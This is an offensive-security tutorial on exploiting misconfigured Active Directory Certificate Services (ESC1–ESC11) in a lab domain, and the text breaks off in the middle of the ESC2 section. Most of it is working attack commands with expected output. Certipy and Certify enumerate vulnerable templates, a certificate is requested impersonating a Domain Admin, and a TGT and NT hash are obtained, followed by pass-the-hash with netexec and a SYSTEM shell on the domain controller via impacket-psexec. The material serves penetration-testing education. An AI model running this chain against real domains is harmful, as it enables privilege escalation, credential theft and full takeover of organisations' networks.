
What is AD CS?
Active Directory Certificate Services (AD CS) is a Windows Server role that provides a Public Key Infrastructure (PKI) for issuing and managing digital certificates. Organizations use AD CS for:
- Smart card authentication
- SSL/TLS certificates
- Email signing (S/MIME)
- Code signing
- IPsec
- EFS (Encrypting File System)
While AD CS is incredibly useful, misconfigurations can allow attackers to escalate privileges, impersonate any user (including Domain Admins), and achieve persistent access to the domain.
AD CS attacks were formalized by Will Schroeder and Lee Christensen in their groundbreaking whitepaper “Certified Pre-Owned” (2021). Since then, additional techniques (ESC9-ESC11) have been discovered by the security community.
Lab Environment
Throughout this guide, we use the following lab setup:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
| Domain: corp.local
DC: DC01.corp.local (192.168.1.10)
CA Server: CA01.corp.local (192.168.1.11)
CA Name: corp-CA01-CA
Attacker (Windows): YOURPC.corp.local (192.168.1.50)
Attacker (Linux): Kali (192.168.1.100)
Users:
- j.smith (Domain User, password: Password123!)
- s.admin (Domain Admin)
- svc_backup (Service Account)
- YOURPC$ (Machine Account)
Groups:
- Domain Users
- Domain Admins
- Certificate Service DCOM Access
|
graph LR
    subgraph "corp.local Domain"
        A["DC01.corp.local<br/>Domain Controller<br/>192.168.1.10"]
        B["CA01.corp.local<br/>Certificate Authority<br/>192.168.1.11<br/>corp-CA01-CA"]
        C["YOURPC.corp.local<br/>Attacker Windows<br/>192.168.1.50"]
    end

    D["Kali Linux<br/>Attacker<br/>192.168.1.100"]

    A <--> B
    C <--> A
    C <--> B
    D <--> A
    D <--> B

    style A fill:#e74c3c,stroke:#c0392b,color:#fff
    style B fill:#f39c12,stroke:#e67e22,color:#fff
    style C fill:#3498db,stroke:#2980b9,color:#fff
    style D fill:#27ae60,stroke:#1e8449,color:#fff
AD CS Architecture — Understanding the Components
Before attacking AD CS, you need to understand how it works.
Key Components
graph TB
    subgraph "AD CS Architecture"
        A["Certificate Authority (CA)<br/>──────────────────<br/>• Issues certificates<br/>• Validates requests<br/>• Maintains CRL<br/>• Root CA or Subordinate CA"]

        B["Certificate Templates<br/>──────────────────<br/>• Define certificate properties<br/>• Enrollment permissions<br/>• Key usage / EKU<br/>• Subject name settings<br/>• Validity period"]

        C["Enrollment Services<br/>──────────────────<br/>• Certificate Enrollment Web Service<br/>• Certificate Enrollment Policy Web Service<br/>• DCOM / RPC enrollment<br/>• HTTP enrollment (Web Enrollment)"]

        D["Certificate Store<br/>──────────────────<br/>• Active Directory (NTAuth store)<br/>• CA database<br/>• Client certificate stores<br/>• Group Policy distribution"]

        E["PKI Objects in AD<br/>──────────────────<br/>• CN=Public Key Services,CN=Services<br/>• CN=Certificate Templates<br/>• CN=Enrollment Services<br/>• CN=NTAuthCertificates"]
    end

    A --> B
    B --> C
    C --> D
    D --> E

    style A fill:#e74c3c,stroke:#c0392b,color:#fff
    style B fill:#f39c12,stroke:#e67e22,color:#fff
    style C fill:#3498db,stroke:#2980b9,color:#fff
    style D fill:#27ae60,stroke:#1e8449,color:#fff
    style E fill:#8e44ad,stroke:#7d3c98,color:#fff
Certificate Enrollment Flow
sequenceDiagram
    participant User as User / Computer
    participant CA as Certificate Authority
    participant AD as Active Directory
    participant Template as Certificate Template

    User->>AD: 1. Query available certificate templates
    AD-->>User: 2. Returns templates user can enroll in
    User->>User: 3. Generate key pair (public + private)
    User->>CA: 4. Submit Certificate Signing Request (CSR)
    CA->>Template: 5. Check template settings and permissions
    Template-->>CA: 6. Template configuration (EKU, subject, etc.)
    CA->>AD: 7. Verify user's enrollment permissions
    AD-->>CA: 8. Permissions confirmed
    CA->>CA: 9. Sign the certificate
    CA-->>User: 10. Return signed certificate
    User->>User: 11. Store certificate + private key
    User->>AD: 12. Use certificate for authentication (PKINIT)
    AD-->>User: 13. TGT issued!
Key Terminology
| Term | Description |
|---|
| CA (Certificate Authority) | Server that issues and signs certificates |
| Certificate Template | Blueprint that defines certificate properties and permissions |
| CSR (Certificate Signing Request) | Request from a client to get a certificate signed |
| EKU (Extended Key Usage) | Defines what the certificate can be used for (e.g., Client Auth, Smart Card Logon) |
| SAN (Subject Alternative Name) | Additional identities in the certificate (e.g., UPN, DNS name) |
| PKINIT | Kerberos extension allowing authentication with certificates |
| NTAuth Store | AD container listing CAs trusted for certificate-based authentication |
| Enrollment Rights | ACL permissions defining who can request certificates from a template |
| Manager Approval | Requirement for a CA manager to approve certificate requests |
| Authorized Signatures | Number of existing certificate signatures required before enrollment |
| Tool | Platform | Purpose | Installation |
|---|
| Certipy | Linux | All-in-one AD CS attack tool | pip install certipy-ad |
| Certify | Windows | Certificate template enumeration & abuse | GitHub |
| Rubeus | Windows | Kerberos ticket manipulation | GitHub |
| ForgeCert | Windows | Forge certificates with CA private key | GitHub |
| Passthecert.py | Linux | LDAP auth with certificates | GitHub |
| PKINITtools | Linux | PKINIT-based authentication | GitHub |
| Impacket | Linux | Various AD attack tools | pip install impacket |
| Crackmapexec/NetExec | Linux | Network attack framework | pip install netexec |
| BloodHound | Both | AD attack path visualization | GitHub |
Installation
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
| # ============================================================
# Linux (Kali) Setup
# ============================================================
# Install Certipy
pip install certipy-ad
# Verify installation
certipy --version
# Install PKINITtools
git clone https://github.com/dirkjanm/PKINITtools.git
cd PKINITtools
pip install -r requirements.txt
# Install PassTheCert
git clone https://github.com/AlmondOffSec/PassTheCert.git
# Install Impacket (if not already installed)
pip install impacket
# Install NetExec
pip install netexec
|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
| # ============================================================
# Windows Setup
# ============================================================
# Download Certify (pre-compiled or build from source)
# https://github.com/GhostPack/Certify
# Download Rubeus
# https://github.com/GhostPack/Rubeus
# Download ForgeCert
# https://github.com/GhostPack/ForgeCert
# If building from source, you need Visual Studio 2022
# with .NET desktop development workload
|
Phase 1: Enumeration — Finding Vulnerable Templates
Before exploiting anything, you must enumerate the AD CS environment to find misconfigurations.
Enumeration with Certipy (Linux)
1
2
| # Full AD CS enumeration — finds ALL vulnerabilities automatically
certipy find -u j.smith@corp.local -p 'Password123!' -dc-ip 192.168.1.10
|
Expected Output:
1
2
3
4
5
6
7
8
9
10
11
12
| Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'corp-CA01-CA' via CSRA
[+] Got CA configuration for 'corp-CA01-CA'
[*] Saved BloodHound data to '20240201120000_Certipy.zip'. Import in BloodHound
[*] Saved text output to '20240201120000_Certipy.txt'
[*] Saved JSON output to '20240201120000_Certipy.json'
|
1
2
| # Enumeration with verbose output (shows all template details)
certipy find -u j.smith@corp.local -p 'Password123!' -dc-ip 192.168.1.10 -stdout
|
Expected Output (Vulnerable Templates Section):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
| Certificate Authorities
0
CA Name : corp-CA01-CA
DNS Name : CA01.corp.local
Certificate Subject : CN=corp-CA01-CA, DC=corp, DC=local
Certificate Serial Number : 1A2B3C4D5E6F7890
Certificate Validity Start : 2023-01-01 00:00:00+00:00
Certificate Validity End : 2028-01-01 00:00:00+00:00
Web Enrollment : Enabled
User Specified SAN : Disabled
Request Disposition : Issue
Enforce Encryption for Requests : Disabled
Permissions
Owner : CORP.LOCAL\Administrators
Access Rights
ManageCertificates : CORP.LOCAL\Administrators
CORP.LOCAL\Domain Admins
ManageCA : CORP.LOCAL\Administrators
CORP.LOCAL\Domain Admins
Enroll : CORP.LOCAL\Authenticated Users
[!] Vulnerabilities
ESC6 : Enrollees can specify SAN when CA has EDITF_ATTRIBUTESUBJECTALTNAME2 set
ESC8 : Web Enrollment is enabled
Certificate Templates
0
Template Name : VulnTemplate
Display Name : Vulnerable Template
Certificate Authorities : corp-CA01-CA
Enabled : True
Client Authentication : True
Enrollment Agent : False
Any Purpose : False
Enrollee Supplies Subject : True
Certificate Name Flag : EnrolleeSuppliesSubject
Enrollment Flag : None
Private Key Flag : ExportableKey
Extended Key Usage : Client Authentication
Smart Card Logon
Requires Manager Approval : False
Requires Key Archival : False
Authorized Signatures Required : 0
Validity Period : 1 year
Renewal Period : 6 weeks
Minimum RSA Key Length : 2048
Permissions
Enrollment Permissions
Enrollment Rights : CORP.LOCAL\Domain Users
Object Control Permissions
Owner : CORP.LOCAL\Administrator
Write Owner Principals : CORP.LOCAL\Domain Admins
Write Dacl Principals : CORP.LOCAL\Domain Admins
Write Property Principals : CORP.LOCAL\Domain Admins
[!] Vulnerabilities
ESC1 : 'CORP.LOCAL\\Domain Users' can enroll, enrollee supplies subject, and template allows client authentication
|
Enumeration with Certify (Windows)
1
2
| # Find all vulnerable certificate templates
.\Certify.exe find /vulnerable
|
Expected Output:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
| _____ _ _ __
/ ____| | | (_)/ _|
| | ___ _ __| |_ _| |_ _ _
| | / _ \ '__| __| | _| | | |
| |___| __/ | | |_| | | | |_| |
\_____\___|_| \__|_|_| \__, |
__/ |
|___./ v1.1.0
[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=corp,DC=local'
[*] Listing info about the Enterprise CA 'corp-CA01-CA'
Enterprise CA Name : corp-CA01-CA
DNS Hostname : CA01.corp.local
FullName : CA01.corp.local\corp-CA01-CA
Flags : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
Cert SubjectName : CN=corp-CA01-CA, DC=corp, DC=local
Cert Thumbprint : A1B2C3D4E5F6A1B2C3D4E5F6A1B2C3D4E5F6A1B2
Cert Serial : 1A2B3C4D5E6F7890
Cert Start Date : 1/1/2023 12:00:00 AM
Cert End Date : 1/1/2028 12:00:00 AM
Cert Chain : CN=corp-CA01-CA,DC=corp,DC=local
UserSpecifiedSAN : Disabled
CA Permissions :
Owner: BUILTIN\Administrators S-1-5-32-544
Access Rights Principal
Allow Enroll NT AUTHORITY\Authenticated UsersS-1-5-11
Allow ManageCA, ManageCertificates BUILTIN\Administrators S-1-5-32-544
Allow ManageCA, ManageCertificates CORP\Domain Admins S-1-5-21-...-512
Enrollment Agent Restrictions : None
[!] Vulnerable Certificates Templates :
CA Name : CA01.corp.local\corp-CA01-CA
Template Name : VulnTemplate
Schema Version : 2
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT
mspki-enrollment-flag : NONE
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, Smart Card Logon
mspki-certificate-application-policy : Client Authentication, Smart Card Logon
Permissions
Enrollment Permissions
Enrollment Rights : CORP\Domain Users S-1-5-21-...-513
Object Control Permissions
Owner : CORP\Administrator S-1-5-21-...-500
WriteOwner Principals : CORP\Domain Admins S-1-5-21-...-512
WriteDacl Principals : CORP\Domain Admins S-1-5-21-...-512
WriteProperty Principals : CORP\Domain Admins S-1-5-21-...-512
[!] Template is vulnerable to ESC1!
|
1
2
3
4
5
6
7
8
| # Find all certificate templates (not just vulnerable ones)
.\Certify.exe find
# Find templates for a specific CA
.\Certify.exe find /ca:CA01.corp.local\corp-CA01-CA
# Check current user's enrollment rights
.\Certify.exe find /currentuser
|
Enumeration with LDAP Queries (Manual)
1
2
3
4
5
6
7
8
9
10
11
12
| # PowerShell — Find all certificate templates in AD
$configNC = ([ADSI]"LDAP://RootDSE").configurationNamingContext
$templates = [ADSI]"LDAP://CN=Certificate Templates,CN=Public Key Services,CN=Services,$configNC"
foreach ($template in $templates.Children) {
Write-Host "Template: $($template.cn)" -ForegroundColor Cyan
Write-Host " Display Name: $($template.displayName)"
Write-Host " Name Flag: $($template.'msPKI-Certificate-Name-Flag')"
Write-Host " Enrollment Flag: $($template.'msPKI-Enrollment-Flag')"
Write-Host " EKU: $($template.'pKIExtendedKeyUsage')"
Write-Host ""
}
|
Enumeration with BloodHound / Certipy
1
2
3
4
5
| # Collect BloodHound data including AD CS information
certipy find -u j.smith@corp.local -p 'Password123!' -dc-ip 192.168.1.10 -old-bloodhound
# Import the generated .zip file into BloodHound
# Then use the "PKI" queries in BloodHound to visualize attack paths
|
ESC Overview — All 11 Techniques at a Glance
graph TB
    subgraph "Template-Based Attacks"
        ESC1["ESC1<br/>Enrollee Supplies Subject<br/>+ Client Auth EKU<br/>+ Low-priv enrollment"]
        ESC2["ESC2<br/>Any Purpose EKU<br/>or No EKU<br/>+ Low-priv enrollment"]
        ESC3["ESC3<br/>Enrollment Agent<br/>Template Abuse<br/>(Certificate Request Agent)"]
        ESC9["ESC9<br/>No Security Extension<br/>CT_FLAG_NO_SECURITY_EXTENSION<br/>+ GenericWrite on user"]
        ESC10["ESC10<br/>Weak Certificate Mapping<br/>CertificateMappingMethods<br/>registry abuse"]
    end

    subgraph "ACL-Based Attacks"
        ESC4["ESC4<br/>Vulnerable Template ACLs<br/>WriteDacl / WriteProperty<br/>on certificate template"]
        ESC5["ESC5<br/>Vulnerable PKI Object ACLs<br/>Write access to CA server<br/>or PKI AD objects"]
    end

    subgraph "CA Configuration Attacks"
        ESC6["ESC6<br/>EDITF_ATTRIBUTESUBJECTALTNAME2<br/>CA flag allows SAN<br/>in all requests"]
        ESC7["ESC7<br/>Vulnerable CA ACLs<br/>ManageCA / ManageCertificates<br/>permissions abuse"]
    end

    subgraph "Protocol/Service Attacks"
        ESC8["ESC8<br/>NTLM Relay to<br/>AD CS HTTP Enrollment<br/>(Web Enrollment / CEP / CES)"]
        ESC11["ESC11<br/>NTLM Relay to<br/>AD CS RPC Enrollment<br/>(ICertPassage / DCOM)"]
    end

    style ESC1 fill:#e74c3c,stroke:#c0392b,color:#fff
    style ESC2 fill:#e74c3c,stroke:#c0392b,color:#fff
    style ESC3 fill:#e74c3c,stroke:#c0392b,color:#fff
    style ESC4 fill:#f39c12,stroke:#e67e22,color:#fff
    style ESC5 fill:#f39c12,stroke:#e67e22,color:#fff
    style ESC6 fill:#3498db,stroke:#2980b9,color:#fff
    style ESC7 fill:#3498db,stroke:#2980b9,color:#fff
    style ESC8 fill:#8e44ad,stroke:#7d3c98,color:#fff
    style ESC9 fill:#e74c3c,stroke:#c0392b,color:#fff
    style ESC10 fill:#e74c3c,stroke:#c0392b,color:#fff
    style ESC11 fill:#8e44ad,stroke:#7d3c98,color:#fff
| ESC | Name | Requirements | Impact | Difficulty |
|---|
| ESC1 | Enrollee Supplies Subject | Domain User + Template misconfiguration | Domain Admin | ⭐ Easy |
| ESC2 | Any Purpose / No EKU | Domain User + Template misconfiguration | Domain Admin | ⭐ Easy |
| ESC3 | Enrollment Agent | Domain User + Two template misconfigs | Domain Admin | ⭐⭐ Medium |
| ESC4 | Template ACL Abuse | WriteDacl/WriteProperty on template | Domain Admin | ⭐⭐ Medium |
| ESC5 | PKI Object ACL Abuse | Write access to PKI AD objects | Domain Admin | ⭐⭐ Medium |
| ESC6 | EDITF_ATTRIBUTESUBJECTALTNAME2 | Domain User + CA flag set | Domain Admin | ⭐ Easy |
| ESC7 | CA ACL Abuse | ManageCA or ManageCertificates perm | Domain Admin | ⭐⭐ Medium |
| ESC8 | NTLM Relay to HTTP Enrollment | Network position + Web Enrollment enabled | Domain Admin | ⭐⭐ Medium |
| ESC9 | No Security Extension | GenericWrite on target + CT_FLAG_NO_SECURITY_EXTENSION | Domain Admin | ⭐⭐⭐ Hard |
| ESC10 | Weak Certificate Mapping | GenericWrite on target + Weak mapping registry | Domain Admin | ⭐⭐⭐ Hard |
| ESC11 | NTLM Relay to RPC Enrollment | Network position + RPC enrollment without EPA | Domain Admin | ⭐⭐ Medium |
ESC1 — Enrollee Supplies Subject + Client Authentication
What Makes It Vulnerable?
ESC1 is the most common and easiest AD CS attack. A template is vulnerable to ESC1 when ALL of these conditions are true:
graph TB
    A["ESC1 Requirements"] --> B["1. Enrollment Rights<br/>Low-privileged user/group<br/>can enroll (e.g., Domain Users)"]
    A --> C["2. ENROLLEE_SUPPLIES_SUBJECT<br/>msPKI-Certificate-Name-Flag<br/>contains this flag"]
    A --> D["3. Client Authentication EKU<br/>Certificate can be used<br/>for authentication<br/>(1.3.6.1.5.5.7.3.2 or<br/>1.3.6.1.4.1.311.20.2.2)"]
    A --> E["4. No Manager Approval<br/>msPKI-Enrollment-Flag<br/>does NOT have<br/>PEND_ALL_REQUESTS"]
    A --> F["5. No Authorized Signatures<br/>msPKI-RA-Signature = 0<br/>No co-signing required"]

    B --> G["ALL conditions must be TRUE<br/>for ESC1 to be exploitable"]
    C --> G
    D --> G
    E --> G
    F --> G

    style A fill:#e74c3c,stroke:#c0392b,color:#fff
    style G fill:#27ae60,stroke:#1e8449,color:#fff
Requirements
1
2
3
4
5
6
7
8
9
10
| Requirements for ESC1:
──────────────────────
1. Valid domain credentials (any Domain User)
2. Network access to the CA server (port 135/RPC or 443/HTTP)
3. A certificate template with:
✓ ENROLLEE_SUPPLIES_SUBJECT flag set
✓ Client Authentication or Smart Card Logon EKU
✓ Enrollment rights for attacker's user/group
✓ No Manager Approval required
✓ No Authorized Signatures required (msPKI-RA-Signature = 0)
|
Exploitation — Linux (Certipy)
1
2
| # Step 1: Enumerate vulnerable templates
certipy find -u j.smith@corp.local -p 'Password123!' -dc-ip 192.168.1.10 -vulnerable -stdout
|
Expected Output:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
| Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
Certificate Templates
0
Template Name : VulnTemplate
[...]
Enrollee Supplies Subject : True
Client Authentication : True
Requires Manager Approval : False
Authorized Signatures Required : 0
Permissions
Enrollment Rights : CORP.LOCAL\Domain Users
[!] Vulnerabilities
ESC1 : 'CORP.LOCAL\\Domain Users' can enroll, enrollee supplies subject, and template allows client authentication
|
1
2
3
4
5
| # Step 2: Request certificate as Domain Admin (s.admin)
certipy req -u j.smith@corp.local -p 'Password123!' -dc-ip 192.168.1.10 \
-ca 'corp-CA01-CA' \
-template 'VulnTemplate' \
-upn 's.admin@corp.local'
|
Expected Output:
1
2
3
4
5
6
7
8
| Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 15
[*] Got certificate with UPN 's.admin@corp.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 's_admin.pfx'
|
1
2
| # Step 3: Authenticate with the certificate to get a TGT
certipy auth -pfx 's_admin.pfx' -dc-ip 192.168.1.10
|
Expected Output:
1
2
3
4
5
6
7
8
| Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Using principal: s.admin@corp.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 's_admin.ccache'
[*] Trying to retrieve NT hash for 's.admin'
[*] Got hash for 's.admin@corp.local': aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe
|
1
2
3
| # Step 4: Use the hash for further attacks
# Option A: Pass-the-Hash with netexec
netexec smb 192.168.1.10 -u s.admin -H '2b576acbe6bcfda7294d6bd18041b8fe' --shares
|
Expected Output:
1
2
3
4
5
6
7
8
9
| SMB 192.168.1.10 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:corp.local) (signing:True) (SMBv1:False)
SMB 192.168.1.10 445 DC01 [+] corp.local\s.admin:2b576acbe6bcfda7294d6bd18041b8fe (Pwn3d!)
SMB 192.168.1.10 445 DC01 [+] Enumerated shares
SMB 192.168.1.10 445 DC01 Share Permissions Remark
SMB 192.168.1.10 445 DC01 ----- ----------- ------
SMB 192.168.1.10 445 DC01 ADMIN$ READ,WRITE Remote Admin
SMB 192.168.1.10 445 DC01 C$ READ,WRITE Default share
SMB 192.168.1.10 445 DC01 NETLOGON READ,WRITE Logon server share
SMB 192.168.1.10 445 DC01 SYSVOL READ Logon server share
|
1
2
| # Option B: Get a shell with psexec
KRB5CCNAME=s_admin.ccache impacket-psexec -k -no-pass s.admin@DC01.corp.local
|
Expected Output:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
| Impacket v0.11.0 - Copyright 2023 Fortra
[*] Requesting shares on DC01.corp.local.....
[*] Found writable share ADMIN$
[*] Uploading file YxDtKJrn.exe
[*] Opening SVCManager on DC01.corp.local.....
[*] Creating service FQIh on DC01.corp.local.....
[*] Starting service FQIh.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.2340]
(c) Microsoft Corporation. All rights reserved.
C:\Windows\system32> whoami
nt authority\system
C:\Windows\system32> hostname
DC01
|
Exploitation — Windows (Certify + Rubeus)
1
2
| # Step 1: Find vulnerable templates
.\Certify.exe find /vulnerable
|
Expected Output:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
| [*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=corp,DC=local'
[!] Vulnerable Certificates Templates :
CA Name : CA01.corp.local\corp-CA01-CA
Template Name : VulnTemplate
Schema Version : 2
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT
mspki-enrollment-flag : NONE
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, Smart Card Logon
Permissions
Enrollment Permissions
Enrollment Rights : CORP\Domain Users S-1-5-21-...-513
[!] Template is vulnerable to ESC1!
|
1
2
| # Step 2: Request certificate impersonating Domain Admin
.\Certify.exe request /ca:CA01.corp.local\corp-CA01-CA /template:VulnTemplate /altname:s.admin
|
Expected Output:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
| [*] Action: Request a Certificates
[*] Current user context : CORP\j.smith
[*] No subject name specified, using current context as subject.
[*] Template : VulnTemplate
[*] Subject : CN=j.smith, CN=Users, DC=corp, DC=local
[*] AltName : s.admin
[*] Certificate Authority : CA01.corp.local\corp-CA01-CA
[*] CA Response : The certificate had been issued.
[*] Request ID : 16
[*] cert.pem :
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEA2bF...
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIIGEjCCBPqgAwIBAgI...
-----END CERTIFICATE-----
[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx
|
1
2
3
4
| # Step 3: Convert certificate to PFX format
openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx
# When prompted for password, press Enter (or set one)
|
1
2
| # Step 4: Use Rubeus to request TGT with the certificate
.\Rubeus.exe asktgt /user:s.admin /certificate:cert.pfx /ptt
|
Expected Output:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
| ______ _
(_____ \ | |
_____) )_ _| |__ _____ _ _ ___
| __ /| | | | _ \| ___ | | | |/___)
| | \ \| |_| | |_) ) ____| |_| |___ |
|_| |_|____/|____/|_____)____/(___/
v2.3.0
[*] Action: Ask TGT
[*] Using PKINIT with etype rc4_hmac and target DC01.corp.local
[*] Building AS-REQ (w/ PKINIT preauth) for: 'corp.local\s.admin'
[*] Using domain controller: 192.168.1.10
[+] TGT request successful!
[*] base64(ticket.kirbi):
doIGLDCCBiigAwIBBaEDAgEWoo...
ServiceName : krbtgt/corp.local
ServiceRealm : CORP.LOCAL
UserName : s.admin
UserRealm : CORP.LOCAL
StartTime : 2/1/2024 12:00:00 PM
EndTime : 2/1/2024 10:00:00 PM
RenewTill : 2/8/2024 12:00:00 PM
Flags : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType : rc4_hmac
Base64(key) : xK1234567890abcdef==
[*] Getting credentials using U2U
CredentialInfo :
Version : 0
EncryptionType : rc4_hmac
CredentialData :
CredentialCount : 1
NTLM : 2b576acbe6bcfda7294d6bd18041b8fe
[*] Ticket successfully imported!
|
1
2
| # Step 5: Verify Domain Admin access
dir \\DC01.corp.local\C$
|
Expected Output:
1
2
3
4
5
6
7
8
9
10
11
12
| Volume in drive \\DC01.corp.local\C$ has no label.
Volume Serial Number is ABCD-1234
Directory of \\DC01.corp.local\C$
01/15/2024 09:00 AM <DIR> PerfLogs
01/15/2024 09:00 AM <DIR> Program Files
01/15/2024 09:00 AM <DIR> Program Files (x86)
01/15/2024 09:00 AM <DIR> Users
01/15/2024 09:00 AM <DIR> Windows
0 File(s) 0 bytes
5 Dir(s) 50,000,000,000 bytes free
|
ESC1 Attack Flow Diagram
sequenceDiagram
    participant Attacker as Attacker (j.smith)
    participant CA as CA01 (Certificate Authority)
    participant DC as DC01 (Domain Controller)

    Attacker->>CA: 1. Request cert from VulnTemplate<br/>SAN: s.admin@corp.local
    Note over CA: Template allows:<br/>✓ Domain Users can enroll<br/>✓ Enrollee supplies subject<br/>✓ Client Auth EKU<br/>✓ No approval needed
    CA-->>Attacker: 2. Certificate issued for s.admin@corp.local

    Attacker->>DC: 3. PKINIT: AS-REQ with s.admin certificate
    Note over DC: DC validates certificate<br/>against NTAuth store<br/>Maps UPN to s.admin account
    DC-->>Attacker: 4. AS-REP: TGT for s.admin (Domain Admin!)

    Attacker->>DC: 5. TGS-REQ for CIFS/DC01
    DC-->>Attacker: 6. TGS-REP: Service ticket

    Attacker->>DC: 7. Access DC01 as Domain Admin!
ESC2 — Any Purpose / No EKU
What Makes It Vulnerable?
ESC2 is similar to ESC1, but instead of Client Authentication EKU, the template has either:
- Any Purpose EKU (OID: 2.5.29.37.0)
- No EKU at all (empty
pKIExtendedKeyUsage) - SubCA EKU
Both of these allow the certificate to be used for client authentication.
Requirements
1
2
3
4
5
6
7
8
| Requirements for ESC2:
──────────────────────
1. Valid domain credentials (any Domain User)
2. A certificate template with:
✓ Any Purpose EKU (2.5.29.37.0) OR empty EKU
✓ Enrollment rights for attacker's user/group
✓ No Manager Approval required
✓ No Authorized Signatures required
|
Exploitation — Linux
1
2
| # Step 1: Identify ESC2 vulnerable templates
certipy find -u j.smith@corp.local -p 'Password123!' -dc-ip 192.168.1.10 -vulnerable -stdout | grep -A 20 "ESC2"
|
Expected Output:
1
2
3
4
5
6
